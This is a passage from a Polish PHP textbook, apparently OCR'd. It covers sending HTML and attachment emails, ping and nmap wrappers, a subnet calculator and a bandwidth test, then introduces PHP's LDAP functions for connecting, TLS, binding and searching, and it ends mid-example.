
Pomimo ogólnego zamieszania okazuje się, że wysyłanie wiadomości w formacie HTML jest całkiem proste. Przeanalizujmy skrypt przedstawiony na listingu 16.2, który tworzy i wysyła taką wiadomość:

Listing 16.2. *Wysyłanie wiadomości w formacie HTML*

```
<?php
    // Dołączenie pakietów Mail i Mail_Mime
    include('Mail.php');
    include('Mail/mime.php');

    // Nazwa i adres odbiorcy
    $name = "Piotr Bartkowski";
    $recipient = "piotrek@costamcostam.org.pl";

    // Adres nadawcy
    $from = "jankow@przykladyphp.pl";

    // Temat wiadomości
    $subject = "Dziękujemy za zainteresowanie - HTML Format";

    // Treść wiadomości
    $html = <<<html
    <html><body>
    <h3>PrzykladyPHP - firma wielobranżowa</h3>
    <p>
    Szanowny Panie $name,<br />
    dziękuję za zainteresowanie naszą firmą. Pragnę poinformować, że jednym
    z kierunków naszej działalności jest udostępnianie szerokiej oferty
    pieczęci i stempli kolekcjonerskich. Dla Pana wygody proszę
    o podanie numeru telefonu i sugerowanej godziny kontaktu. Z przyjemnością
    odpowiemy na Pana pytania.
    </p>
    <p>Oczekuję na informację.</p>
    <p>
    Z poważaniem,<br />
    Jan Kowalski<br />
    Prezes Zarządu PrzykladyPHP.pl
html;

    // Nagłówki wiadomości
    $headers['From'] = $from;
    $headers['Subject'] = $subject;
```

```
    // Utworzenie obiektu klasy Mail_mime
    $mimemail = new Mail_mime();

    // Określenie treści wiadomości
    $mimemail->setHTMLBody($html);

    // Utworzenie wiadomości
    $message = $mimemail->get();

    // Przygotowanie nagłówków
    $mailheaders = $mimemail->headers($headers);

    // Utworzenie nowego obiektu klasy Mail
    $email =& Mail::factory('mail');

    // Wysłanie wiadomości!
    $email->send($recipient, $mailheaders, $message) or die("Nie można wysłać wiadomości!");
?>
```

Wykonanie tego skryptu spowoduje wysłanie wiadomości, której wygląd przedstawia rysunek 16.1. Ze względu na różnice w sposobach wyświetlania wiadomości sformatowanych w języku HTML przez setki dostępnych czytników poczty elektronicznej warto rozważyć wysyłanie wiadomości zapisanych w postaci zwyczajnego tekstu.



Rysunek 16.1. *Wiadomość sformatowana w języku HTML*

Wysyłanie wiadomości z załącznikami

Bardzo często pojawia się pytanie, w jaki sposób wysyłać ze skryptu PHP wiadomości zawierające załączniki. W przypadku korzystania z pakietu `Mail_mime` zadanie to jest trywialne. Wystarczy wywołać metodę `addAttachment()` obiektu `Mail_Mime`, przekazując do niej nazwę pliku załącznika wraz z rozszerzeniem oraz określeniem jego typu:

```
$mimemail->addAttachment('inventory.pdf', 'application/pdf');
```

Popularne operacje sieciowe

Choć istnieją programy uruchamiane z poziomu wiersza poleceń, które już od dawna są w stanie realizować wszystkie operacje przedstawione w tym podrozdziale, to jednak zapewnienie możliwości wykonywania ich z poziomu stron WWW na pewno może się okazać przydatne. Na przykład w firmowej sieci intranetowej udostępniam grupę aplikacji internetowych, z których mogą korzystać pracownicy działu wsparcia technicznego, jeśli nie mogą nawiązać połączenia SSH z serwerem. Co więcej, z aplikacji tych można korzystać w przeglądarkach dostępnych na większości komputerów kieszonkowych. Wreszcie, choć odpowiadające im programy obsługiwane z poziomu wiersza poleceń zapewniają nieporównanie większe możliwości i elastyczność, to jednak dostęp do takich informacji za pośrednictwem WWW jest niejednokrotnie znacznie wygodniejszy. A zatem niezależnie od ostatecznego powodu jest całkiem możliwe, że Czytelnikowi uda się znaleźć dobre zastosowanie dla niektórych aplikacji przedstawionych w tej części rozdziału.

■ **Uwaga** Kilka przykładów przedstawionych w tym podrozdziale używa funkcji `system()`. Została ona szczegółowo opisana w rozdziale 10.

Testowanie połączenia z serwerem

Sprawdzanie możliwości nawiązania połączenia sieciowego z serwerem jest bardzo często wykonywaną czynnością administracyjną. Poniższy przykład pokazuje, w jaki sposób można ją wykonać, używając PHP:

```
<?php
    // Który serwer sprawdzamy?
    $server = "www.example.com";

    // Ile razy powtórzyć próbę nawiązania połączenia?
    $count = 3;

    // Wykonanie zadania
    echo "<pre>";
    system("/bin/ping -c $count $server");
    echo "</pre>";

    // Zakończenie procesu
    system("killall -q ping");
?>
```

Powyższy kod powinien być zrozumiały, może za wyjątkiem ostatniego wywołania systemowego polecenia `killall`. Użycie go jest konieczne, gdyż polecenia wykonywane przy użyciu funkcji `system()` działają nawet wtedy, gdy użytkownik przedwcześnie zakończy proces. Ponieważ zakończenie wykonywania skryptu w przeglądarce nie spowoduje zakończenia działania skryptu na serwerze, zatem konieczne jest wymuszenie jego zamknięcia.

Oto przykładowe wyniki zwrócone przez powyższy skrypt:

```
PING www.example.com (192.0.32.10) 56(84) bytes of data.
64 bytes from www.example.com (192.0.32.10): icmp_seq=1 ttl=243 time=84.0 ms
64 bytes from www.example.com (192.0.32.10): icmp_seq=3 ttl=243 time=84.2 ms
--- www.example.com ping statistics ---
3 packets transmitted, 2 received, 33% packet loss, time 2009ms
rtt min/avg/max/mdev = 84.095/84.178/84.261/0.083 ms
```

Funkcje PHP służące do wykonywania programów są wspaniałe, gdyż pozwalają korzystać z dowolnych programów zainstalowanych na serwerze, mających odpowiednio ustawione prawa dostępu.

Tworzenie skanera portów

W ramach demonstracji funkcji `fsockopen()`, opisanej we wcześniejszej części rozdziału, został przedstawiony przykład skanera portów. Jednak — podobnie jak wiele innych zadań opisywanych w tej części rozdziału — także i to można zrobić znacznie łatwiej przy użyciu funkcji służących do wykonywania programów i poleceń systemowych. Poniższy przykład wykorzystuje funkcję `system()` oraz program `Nmap`:

```
<?php
    $target = "www.example.com";
    echo "<pre>";
    system("/usr/bin/nmap $target");
    echo "</pre>";
    // Wymuszenie zakończenia procesu
    system("killall -q nmap");
?>
```

A oto fragment wyników zwracanych przez ten skrypt:

```
Starting Nmap 5.00 ( http://nmap.org ) at 2010-05-17 17:24 EDT
Interesting ports on www.example.com (192.0.32.10):
Not shown: 995 filtered ports
PORT    STATE  SERVICE
21/tcp  closed ftp
43/tcp  closed whois
53/tcp  closed domain
80/tcp  open   http
443/tcp closed https

Nmap done: 1 IP address (1 host up) scanned in 6.06 seconds
```

Tworzenie konwertera podsieci


Czytelnik na pewno przynajmniej raz drapał się po głowie, próbując określić wszystkie zawiłe szczegóły konfiguracji sieci. W większości przypadków winnym problemów tego typu jest zepsuty lub niepodłączony kabel sieciowy. Najprawdopodobniej drugim najczęściej występującym źródłem problemów sieciowych są błędy popełnione podczas wyznaczania informacji niezbędnych do skonfigurowania sieci: adresu IP, maski podsieci, adresów rozsyłania, adresów sieciowych itp. Aby uchronić się przed tym rodzajem problemów, można stworzyć kalkulator, który wykona wszelkie niezbędne obliczenia — w tym celu konieczne będzie jedynie skorzystanie z kilku funkcji PHP i wykonanie paru operacji bitowych. Na podstawie podanego adresu IP oraz maski podsieci skrypt przedstawiony na listingu 16.3 wylicza kilka innych komponentów konfiguracji sieciowej.

Listing 16.3. *Konwerter podsieci*

```
<form action="listing16-3.php" method="post">
<p>
Adres IP:<br />
<input type="text" name="ip[]" size="3" maxlength="3" value="" />.
<input type="text" name="ip[]" size="3" maxlength="3" value="" />.
<input type="text" name="ip[]" size="3" maxlength="3" value="" />.
<input type="text" name="ip[]" size="3" maxlength="3" value="" />
</p>

<p>
Maska podsieci:<br />
<input type="text" name="sm[]" size="3" maxlength="3" value="" />.
<input type="text" name="sm[]" size="3" maxlength="3" value="" />.
```

```
<input type="text" name="sm[]" size="3" maxlength="3" value="" />.
<input type="text" name="sm[]" size="3" maxlength="3" value="" />
</p>

<input type="submit" name="submit" value="Oblicz" />
</form>

<?php
    if (isset($_POST['submit'])) {
        // Połączenie czterech elementów adresu IP i przekształcenie go
        // do formatu IPv4
        $ip = implode('.', $_POST['ip']);
        $ip = ip2long($ip);

        // Połączenie czterech elementów maski podsieci i przekształcenie
        // jej do formatu IPv4
        $netmask = implode('.', $_POST['sm']);
        $netmask = ip2long($netmask);

        // Wyliczenie adresu sieci
        $na = ($ip & $netmask);

        // Wyliczenie adresu rozsyłania
        $ba = $na | (~$netmask);

        // Konwersja adresów na postać z kropką i wyświetlenie ich na stronie
        echo "Informacje adresowe: <br />";
        echo "<ul>";
        echo "<li>Adres IP: ". long2ip($ip)."</li>";
        echo "<li>Maska podsieci: ". long2ip($netmask)."</li>";
        echo "<li>Adres sieci: ". long2ip($na)."</li>";
        echo "<li>Adres rozsyłania: ". long2ip($ba)."</li>";
        echo "<li>Całkowita dostępna liczba komputerów w sieci: ".($ba - $na - 1)."</li>";
        echo "<li>Zakres adresów komputerów: ". long2ip($na + 1)." - ".
             long2ip($ba - 1)."</li>";
        echo "</ul>";
    }
?>
```

Przeanalizujmy przykład działania tego skryptu. Rysunek 16.2 przedstawia wyniki, jakie powyższy skrypt zwróci w przypadku podania adresu IP 192.168.1.101 oraz maski podsieci 255.255.255.0.



Rysunek 16.2. *Wyliczanie danych konfiguracyjnych sieci*

Testowanie przepustowości łącza użytkownika

Choć nowoczesne witryny WWW powszechnie wykorzystują media wymagające dużych przepustowości, to jednak należy pamiętać, że nie wszyscy użytkownicy mają przyjemność dysponowania takimi łączami. Istnieje możliwość automatycznego przetestowania szybkości łącza użytkownika z poziomu skryptu PHP — w tym celu wystarczy przesłać do użytkownika stosunkowo dużą ilość danych i zarejestrować czas, jaki zajęło wykonanie tej operacji.

W celu wykonania testu należy znaleźć dowolny plik tekstowy, na przykład o wielkości 1,5 MB. Następnie trzeba napisać skrypt, który obliczy szybkość łącza na podstawie czasu, jaki zabierze przesłanie do użytkownika wybranego wcześniej pliku. Skrypt ten został przedstawiony na listingu 16.4.

Listing 16.4. *Wyznaczanie przepustowości łącza*

```
<?php
    // Pobranie danych do przesłania do użytkownika
    $data = file_get_contents("textfile.txt");

    // Określenie całkowitej wielkości danych w kilobajtach
    $fsize = filesize("textfile.txt") / 1024;

    // Określenie czasu początku transmisji
    $start = time();

    // Przesłanie danych do użytkownika
    echo "<!-- $data -->";

    // Określenie czasu końca transmisji
    $stop = time();

    // Wyliczenie czasu transmisji
    $duration = $stop - $start;

    // Podzielenie wielkości pliku przez liczbę sekund transmisji
    $speed = round($fsize / $duration,2);

    // Wyświetlenie wyników wyliczeń w kilobajtach na sekundę
    echo "Twoja sieć działa z szybkością: $speed KB/sek.";
?>
```

Wykonanie tego skryptu zwróci wynik podobny do tego przedstawionego poniżej:

```
Twoja sieć działa z szybkością: 59.91 KB/sek.
```

Podsumowanie


Nie należy przypuszczać, że możliwości sieciowe udostępniane przez język PHP szybko zastąpią te, które obecnie udostępnia wiele popularnych programów sieciowych. Niemniej jest całkiem prawdopodobne, że jeśli tylko możliwości wykonywania skryptów PHP z poziomu wiersza poleceń wciąż będą zyskiwać coraz większą popularność, to szybko znajdą się zastosowania dla niektórych z informacji zamieszczonych w tym rozdziale; ot, choćby dla wysyłania wiadomości poczty elektronicznej.

W następnym rozdziale został przedstawiony przykład demonstrujący, jak ogromne możliwości zapewnia połączenie PHP z innymi technologiami korporacyjnymi. Pokazuje on, jak łatwo można korzystać w skryptach z wybranego serwera katalogowego, używając w tym celu rozszerzenia LDAP.

ROZDZIAŁ 17

PHP i LDAP

Usługi katalogowe udostępniają administratorom systemów komputerowych, programistom oraz zwyczajnym użytkownikom spójne, wydajne i bezpieczne sposoby przeglądania i zarządzania zasobami, takimi jak osoby, pliki, drukarki oraz aplikacje. Bardzo często struktura tych zoptymalizowanych pod kątem odczytu repozytoriów danych ściśle odpowiada fizycznej strukturze korporacji, co pokazuje rysunek 17.1.



Rysunek 17.1. *Model typowej struktury korporacyjnej*

Wielu czołowych dostawców oprogramowania stworzyło doskonałe produkty związane z usługami katalogowymi, a co więcej, oparło na nich całą swoją działalność biznesową. Poniżej zostało przedstawionych kilka wybranych najpopularniejszych produktów tego typu:

- **RedHat Directory Server**: *www.redhat.com/directory_server*,
- **Microsoft Active Directory**: *www.microsoft.com/activedirectory*,
- **Novell eDirectory**: *www.novell.com/products/edirectory*,
- **Oracle Beehive**: *www.oracle.com/beehive*.

Działanie wszystkich najczęściej używanych usług katalogowych w dużej mierze bazuje na „otwartej" specyfikacji, znanej pod nazwą *Lightweight Directory Access Protocol* (w skrócie *LDAP*). W tym rozdziale Czytelnik dowie się, jak w prosty sposób korzystać z protokołu LDAP w skryptach PHP, używając do tego celu odpowiedniego rozszerzenia. Po zakończeniu lektury tego rozdziału Czytelnik będzie już dysponował wiedzą, niezbędną, by zacząć korzystać z serwerów katalogowych w skryptach PHP.

Ponieważ nawet wprowadzenie do protokołu LDAP nie wystarczyłoby do właściwego przygotowania Czytelnika do zagadnień opisywanych w tym rozdziale, zakładam, że osoby, które zajrzały do tego rozdziału, zrobiły to, gdyż są już doświadczonymi użytkownikami LDAP, szukającymi dodatkowych informacji na temat sposobów komunikowania się z serwerami LDAP z poziomu skryptów PHP. Jeśli jednak Czytelnik po raz pierwszy spotyka się z tymi zagadnieniami, to przed kontynuacją lektury tego rozdziału powinien poświęcić trochę czasu na przeczytanie podanych poniżej dokumentów i witryn WWW:

- **Specyfikacja LDAP v3** (*www.ietf.org/rfc/rfc3377.txt*): oficjalna specyfikacja trzeciej wersji protokołu LDAP.
- **Witryna OpenLDAP** (*www.openldap.org*): oficjalna witryna bardzo popularnej „otwartej" implementacji LDAP.
- **IBM LDAP *Redbooks*** (*www.redbooks.ibm.com*): licząca ponad 700 stron, darmowa publikacja stanowiąca wprowadzenie do protokołu LDAP.

Stosowanie LDAP w języku PHP

Dostępne w języku PHP rozszerzenie LDAP nigdy nie zyskało takiego zainteresowania, na jakie zasługiwało. Jednak zapewnia ono ogromną elastyczność, możliwości i łatwość obsługi — trzy czynniki niezwykle pożądane przez programistów tworzących często dosyć skomplikowane aplikacje korzystające z protokołu LDAP. W tym podrozdziale zostały opisane te możliwości, przedstawione funkcje do obsługi LDAP oraz liczne podpowiedzi dotyczące integracji LDAP i PHP.

■ **Uwaga** Wiele przykładów zamieszczonych w tym rozdziale korzysta z nieistniejącego w rzeczywistości serwera LDAP — *http://ldap.wjgilmore.com*, oznacza to, że przykłady nie będą działać. Dlatego aby naprawdę dogłębnie zrozumieć przedstawione przykłady, Czytelnik będzie musiał skonfigurować i uruchomić swój własny serwer LDAP bądź też uzyskać dostęp do istniejącego serwera z prawami administratora. Użytkownicy systemu Linux mogą skorzystać z serwera OpenLDAP (*www.openldap.org*). Osoby używające systemu Windows mogą wybierać spośród wielu rozwiązań (zarówno bezpłatnych, jak i komercyjnych); szczególną popularnością cieszy się implementacja firmy Symas. Więcej informacji na jej temat można znaleźć na stronie *www.symas.com*.

Konfiguracja LDAP w PHP

Poza posiadaniem dostępu do serwera LDAP konieczne jest także skonfigurowanie obsługi protokołu LDAP w języku PHP, gdyż nie jest ona dostępna domyślnie. Aby to zrobić, oprócz zainstalowania klienta LDAP Czytelnik będzie musiał skompilować PHP, używając flagi `--with-ldap` (a być może, zależnie od konfiguracji serwera LDAP, także flagi `--with-ldap-sasl`). Jeśli PHP działa w systemie Windows, konieczne będzie włączenie rozszerzenia *php_ldap.dll* w pliku *php.ini* oraz upewnienie się, że w jednym z katalogów wskazanych w ścieżce systemowej są dostępne biblioteki: *libeay32.dll* oraz *ssleay32.dll*.

Nawiązywanie połączenia z serwerem LDAP

Funkcja `ldap_connect()` nawiązuje połączenie z serwerem LDAP określonym przy użyciu nazwy komputera oraz opcjonalnego numeru portu. Poniżej przedstawiłem jej prototyp:

```
resource ldap_connect([string nazwa [, int port]])
```

Jeśli opcjonalny numer portu nie zostanie podany, a w adresie serwera pojawiło się określenie protokołu `ldap://`, bądź też jeśli określenie protokołu zostało pominięte, to zostanie zastosowany standardowy port LDAP — 389. Jeśli zostanie podane określenie protokołu o postaci `ldaps://`, to funkcja spróbuje nawiązać połączenie, używając portu 636. Jeśli uda się nawiązać połączenie, funkcja zwróci jego identyfikator; w razie wystąpienia błędów zwracana jest wartość `FALSE`. Poniżej został przedstawiony prosty przykład użycia tej funkcji:

```
<?php
    $host = "ldap.wjgilmore.com";
    $port = "389";
    $connection = ldap_connect($host, $port)
                or die("Nie można nawiązać połączenia LDAP");
?>
```

Choć bezpieczna wersja protokołu LDAP — LDAPS (ang. *Secure LDAP*) — jest często stosowana, to jednak nie należy ona do oficjalnej specyfikacji. Serwer OpenLDAP 2.0 obsługuje protokół LDAPS, jednak nie jest on polecany, a zamiast niego należy stosować inny mechanizm znany pod nazwą *Start TLS*.

Nawiązywanie bezpiecznego połączenia przy użyciu protokołu Transport Layer Security

Funkcja `ldap_start_tls()`, choć nie jest bezpośrednio związana z nawiązywaniem połączenia, została przedstawiona w tej części rozdziału, gdyż zazwyczaj jest wywoływana bezpośrednio po funkcji `ldap_connect()`, jeśli tylko programista chce nawiązać bezpieczne połączenie z serwerem LDAP, korzystając z protokołu Transport Layer Security (TLS). Poniżej przedstawiłem jej prototyp:

```
boolean ldap_start_tls(resource id_polaczenia)
```

Warto tu wspomnieć o kilku zagadnieniach związanych z działaniem tej funkcji:

- Połączenia TLS są możliwe wyłącznie w przypadku korzystania z trzeciej wersji protokołu LDAP. Ponieważ PHP domyślnie używa drugiej wersji LDAP, zatem przed wywołaniem funkcji `ldap_start_tls()` należy jawnie zadeklarować, że ma być używana trzecia wersja protokołu. Można to zrobić, używając funkcji `ldap_set_option()`.
- Funkcję `ldap_start_tls()` można wywoływać zarówno po powiązaniu z serwerem LDAP, jak i po tym; jednak wywołanie jej przed funkcją `ldap_connect()` jest sensowniejszym rozwiązaniem, jeśli zależy nam na zabezpieczeniu danych używanych do zalogowania się na serwerze.

Oto prosty przykład nawiązania bezpiecznego połączenia LDAP:

```
<?php
    $connection = ldap_connect("ldap.wjgilmore.com");
    ldap_set_option($connection, LDAP_OPT_PROTOCOL_VERSION, 3);
    ldap_start_tls($connection);
?>
```

Ponieważ funkcja `ldap_start_tls()` jest używana do nawiązywania bezpiecznych połączeń, początkujący programiści czasami błędnie próbują używać określenia protokołu `ldaps://` zamiast `ldap://`. Jak widać na poprzednim przykładzie, jest to błędne rozwiązanie — zawsze należy używać protokołu `ldap://`.

Wiązanie z serwerem

Po udanym nawiązaniu połączenia z serwerem LDAP (który to proces został opisany w poprzednim punkcie rozdziału, „Nawiązywanie połączenia z serwerem LDAP") konieczne jest przekazanie zestawu informacji uwierzytelniających, które będą używane podczas wykonywania wszystkich późniejszych zapytań. Informacje te zawierają nazwę użytkownika, określaną także jako *RDN* (ang. *Relative Distinguished Name* — względna rozpoznawalna nazwa), oraz hasło. Do wykonania tej operacji służy funkcja `ldap_bind()`, której prototyp przedstawiłem poniżej:

```
boolean ldap_bind(zasób id_polaczenia [, string rdn [, string haslo]])
```

Choć z serwerem LDAP może połączyć się każdy, to jednak niejednokrotnie przed pobieraniem danych lub wykonywaniem na nich różnych operacji trzeba podać prawidłowe informacje uwierzytelniające. To właśnie do tego służy funkcja `ldap_bind()`, w której wywołaniu należy podać przynajmniej identyfikator połączenia zwrócony przez funkcję `ldap_connect()`, a zazwyczaj także nazwę użytkownika (jako parametr *rdn*) oraz hasło (jako parametr *haslo*). Oto przykład zastosowania tej funkcji:

```
<?php
    $host = "ldap.wjgilmore.com";
    $port = "389";

    $connection = ldap_connect($host, $port)
                  or die("Nie można nawiązać połączenia LDAP");

    ldap_set_option($connection, LDAP_OPT_PROTOCOL_VERSION, 3);

    ldap_bind($connection, $username, $pswd)
          or die("Nie można wykonać powiązania.");
?>
```

Warto zauważyć, że informacje przekazywane w wywołaniu funkcji `ldap_bind()` są tworzone i zarządzane na serwerze LDAP i nie mają nic wspólnego z użytkownikiem na serwerze, stacji roboczej lub komputerze, z którego jest nawiązywane połączenie. Dlatego jeśli nie jest możliwe nawiązanie anonimowego połączenia z serwerem LDAP, konieczne będzie poproszenie jego administratora o utworzenie odpowiedniego konta.

Jak widać na powyższym przykładzie, do nawiązania połączenia z serwerem *ldap.wjgilmore.com* konieczne jest wywołanie funkcji `ldap_set_option()`, ponieważ obsługuje on wyłączenie trzecią wersję protokołu LDAP.

Zamykanie połączenia z serwerem

Po wykonaniu wszystkich interakcji z serwerem LDAP należy po sobie posprzątać i zamknąć połączenie. Służy do tego jedna funkcja — `ldap_unbind()`; poniżej przedstawiłem jej prototyp:

```
boolean ldap_unbind(zasób id_polaczenia)
```

Funkcja ta zamyka połączenie z serwerem LDAP określone przez podany identyfikator. Poniżej został przedstawiony przykład użycia tej metody:

```
<?php
    // Nawiązanie połączenia z serwerem
    $connection = ldap_connect("ldap.wjgilmore.com")
                  or die("Nie można nawiązać połączenia LDAP");

    // Powiązanie z serwerem
    ldap_bind($connection)
          or die("Nie można wykonać operacji powiązania.");

    // Wykonanie różnych operacji na serwerze LDAP...

    // Zamknięcie połączenia
    ldap_unbind($connection)
          or die("Nie udało się zakończyć połączenia z serwerem LDAP.");
?>
```

■ **Uwaga** Funkcja `ldap_close()` działa tak samo jak `ldap_unbind()`, jednak ponieważ w nowszej terminologii API LDAP jest używana funkcja `ldap_unbind()`, zatem zalecane jest stosowanie właśnie jej, a nie `ldap_close()`.

Pobieranie danych z serwera LDAP

LDAP jest protokołem zoptymalizowanym pod kątem pobierania danych, dlatego też jest całkowicie zrozumiałe, że każda jego implementacja udostępnia wiele użytecznych funkcji służących do wyszukiwania i pobierania informacji. Tak też jest w przypadku języka PHP, który udostępnia wiele funkcji pozwalających na pobieranie informacji przechowywanych na serwerze katalogowym. Wszystkie te funkcje zostały przedstawione w tym punkcie rozdziału.

Poszukiwanie jednego rekordu lub większej ich liczby

Pisząc aplikacje PHP wykonujące operacje na serwerach LDAP, Czytelnik będzie zapewne regularnie korzystał z funkcji `ldap_search()`, ponieważ to właśnie ta funkcja umożliwia przeszukiwanie katalogu na podstawie zadanego filtra. Poniżej przedstawiłem jej prototyp:

```
zasób ldap_search(zasób id_polaczenia, string bazowy_dn, string filtr
            [, array atrybuty [, int tylko_atrybuty [, int limit_wielkosci
            [, int limit_czasu [int deref]]]]])
```

Pomyślnie zakończone wyszukiwanie zwraca zbiór wyników, który następnie można przetworzyć przy użyciu innych funkcji. Jeśli operacja wyszukiwania nie zakończyła się pomyślnie, to funkcja `ldap_search()` zwróci wartość `FALSE`. Przeanalizujmy następujący przykład — funkcja ta została w nim użyta do wyszukania wszystkich użytkowników, których imię zaczyna się na literę `A`:

```
$results = ldap_search($connection, "dc=WJGilmore, dc=com", "givenName=A*");
```

Sposób przeszukiwania katalogu można modyfikować przy użyciu kilku opcjonalnych parametrów. Pierwszy z nich, *`atrybuty`*, pozwala określić, jakie atrybuty powinny zostać zwrócone dla każdego elementu zbioru wyników. Aby na przykład dla każdego wyszukanego użytkownika zostało zwrócone jego nazwisko i adres poczty elektronicznej, można użyć listy *`atrybuty`*, takiej jak ta przedstawiona na poniższym przykładzie:

```
$results = ldap_search($connection, "dc=WJGilmore, dc=com", "givenName=A*",
                       "surname,mail");
```

Warto zauważyć, że jeśli parametr *`atrybuty`* nie zostanie jawnie podany, to dla każdego pobranego rekordu zostaną zwrócone wszystkie atrybuty, co oczywiście jest nieefektywne, jeśli nie zamierzamy z nich korzystać.

Jeśli opcjonalnemu parametrowi *`tylko_atrybuty`* zostanie przypisana wartość `1`, to pobrane zostaną wyłącznie typy atrybutów. Z takiego rozwiązania można skorzystać, jeśli chcemy jedynie sprawdzić, czy konkretny atrybut jest dostępny dla danego rekordu, bądź jeśli nie interesują nas konkretne wartości atrybutów. Jeśli parametr ten przyjmie wartość `0` lub zostanie pominięty w wywołaniu funkcji, pobrane zostaną zarówno typy, jak i wartości poszczególnych atrybutów.

Kolejny opcjonalny parametr, *`limit_wielkosci`*, może ograniczać liczbę zwracanych rekordów. Jeśli wartość parametru nie zostanie podana lub zostanie mu przypisana wartość `0`, to liczba zwracanych rekordów nie będzie w żaden sposób ograniczana. Poniższy przykład pokazuje, jak pobrać zarówno typy atrybutów, jak i odpowiadające im wartości dla pierwszych pięciu użytkowników, których imiona zaczynają się literą `A`:

```
$results = ldap_search($connection, "dc=WJGilmore,dc=com", "givenName=A*", 0, 5);
```

Kolejny opcjonalny parametr funkcji, *`limit_czasu`*, pozwala ograniczyć długość trwania operacji wyszukiwania. Parametr ten określa długość czasu wyrażoną w sekundach. Pominięcie go lub przekazanie wartości `0` spowoduje, że żadne ograniczenie czasu nie zostanie zastosowane. Limit czasu można także określić w konfiguracji serwera LDAP, co jest bardzo często spotykanym rozwiązaniem. Kolejne, przedstawione poniżej wywołanie funkcji `ldap_search()` realizuje tę samą operację wyszukiwania, którą zastosowaliśmy w poprzednim przykładzie, lecz dodatkowo ogranicza czas jej realizacji do 30 sekund:

```
$results = ldap_search($connection, "dc=WJGilmore,dc=com", "givenName=A*", 0, 5, 30);
```

Ostatni, ósmy parametr wywołania funkcji `ldap_search()` pozwala określić, w jaki sposób będą obsługiwane nazwy zastępcze (ang. *aliases*). Stosowanie nazw zastępczych wykracza poza ramy tego rozdziału, jednak zainteresowany Czytelnik znajdzie wiele informacji na ich temat w internecie.

Wykonywanie operacji na zwróconych rekordach

Po zakończeniu operacji wyszukiwania i zwróceniu grupy rekordów programista zapewne będzie chciał wykonać jakieś operacje na danych — bądź to wyświetlić je w przeglądarce, bądź wykorzystać w jakiś inny sposób. Jednym z najprostszych sposobów, by to zrobić, jest skorzystanie z funkcji `ldap_get_entries()`, która pozwala na szybkie i łatwe umieszczenie wszystkich zwróconych informacji w wielowymiarowej tablicy. Poniżej przedstawiłem prototyp tej funkcji:

`array ldap_get_entries(`*`zasob id_polaczenia, zasob id_wynikow`*`)`

Poniższa lista przedstawia informacje, jakie można pobrać z tej tablicy:

- `tablica_wynikowa["count"]`: całkowita liczba pobranych rekordów.
- `tablica_wynikowa[n]["dn"]`: rozpoznawalna nazwa (DN) *n*-tego rekordu w zbiorze wyników.
- `tablica_wynikowa[n]["count"]`: całkowita liczba atrybutów dostępnych w *n*-tym rekordzie zbioru wyników.
- `tablica_wynikowa[n]["attribute"]["count"]`: liczba elementów skojarzonych z pozycją `attribute` *n*-tego rekordu.
- `tablica_wynikowa[n]["attribute"][m]`: *m*-ta wartość atrybutu *n*-tego rekordu.
- `tablica_wynikowa[n][m]`: *m*-ty atrybut *n*-tego rekordu zbioru wyników.

Przeanalizujmy następujący przykład:

```
<?php
    $host = "ldap.wjgilmore.com";
    $port = "389";

    $dn = "dc=WJGilmore,dc=com";

    $connection = ldap_connect($host)
                  or die("Nie można nawiązać połączenia LDAP");

    ldap_set_option($connection, LDAP_OPT_PROTOCOL_VERSION, 3);
    ldap_bind($connection)
            or die("Nie można wykonać operacji powiązania.");

    // Pobranie wszystkich rekordów osób, których imiona zaczynają
    // się na literę K
    $results = ldap_search($connection, $dn, "givenName=K*");

    // Zapis rekordów do tablicy
    $entries = ldap_get_entries($connection, $results);

    // Określenie liczby zwróconych rekordów
